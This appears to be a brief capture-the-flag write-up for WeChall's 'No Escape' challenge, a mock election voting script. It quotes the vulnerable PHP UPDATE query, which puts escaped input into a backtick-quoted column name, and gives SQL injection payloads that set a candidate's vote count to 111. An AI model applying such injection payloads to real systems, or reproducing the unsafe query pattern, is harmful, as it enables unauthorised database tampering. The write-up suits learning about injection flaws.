

No-Escape

2019.01.14@plit00

Problem

No Escape

The small gizmore software company is expanding, and got contracted to create the new online votings for presidential election in 2012. The current script is in alpha phase, and we`d like to know if it`s safe.

To prove me wrong you have to set the votecount for at least one of the candidates to 111. There is a reset at 100.

Again you are given [the sourcecode](#), also as [highlighted version](#).

Good Luck!


Candidate	Votecount	Vote!!
bill	3	<input type="button" value="Vote for bill"/>
barack	1	<input type="button" value="Vote for barack"/>
george	1	<input type="button" value="Vote for george"/>

Candidate	Votecount	Vote!!
bill	11	<input type="button" value="Vote for bill"/>
barack	1	<input type="button" value="Vote for barack"/>
george	1	<input type="button" value="Vote for george"/>

Looks like bill is winning the election.

Analysis

```
$db = noesc_db();  
$who = GDO::escape($who);  
$query = "UPDATE noescvotes SET ` $who ` = ` $who ` + 1 WHERE id=1";  
if (false !== $db->queryWrite($query)) {  
    echo GWF_HTML::message('No Escape', 'Vote counted for '.GWF_HTML::display($who), false);  
}  
  
noesc_stop100();
```



`vote_for={ bill' = 111 }`

`vote_for=bill'=111#`

No Escape

✔ Vote counted for bill`=111#

WeChall

✔ Your answer is correct. To keep track of your progress you need to register.

No Escape

✔ All votes have been reset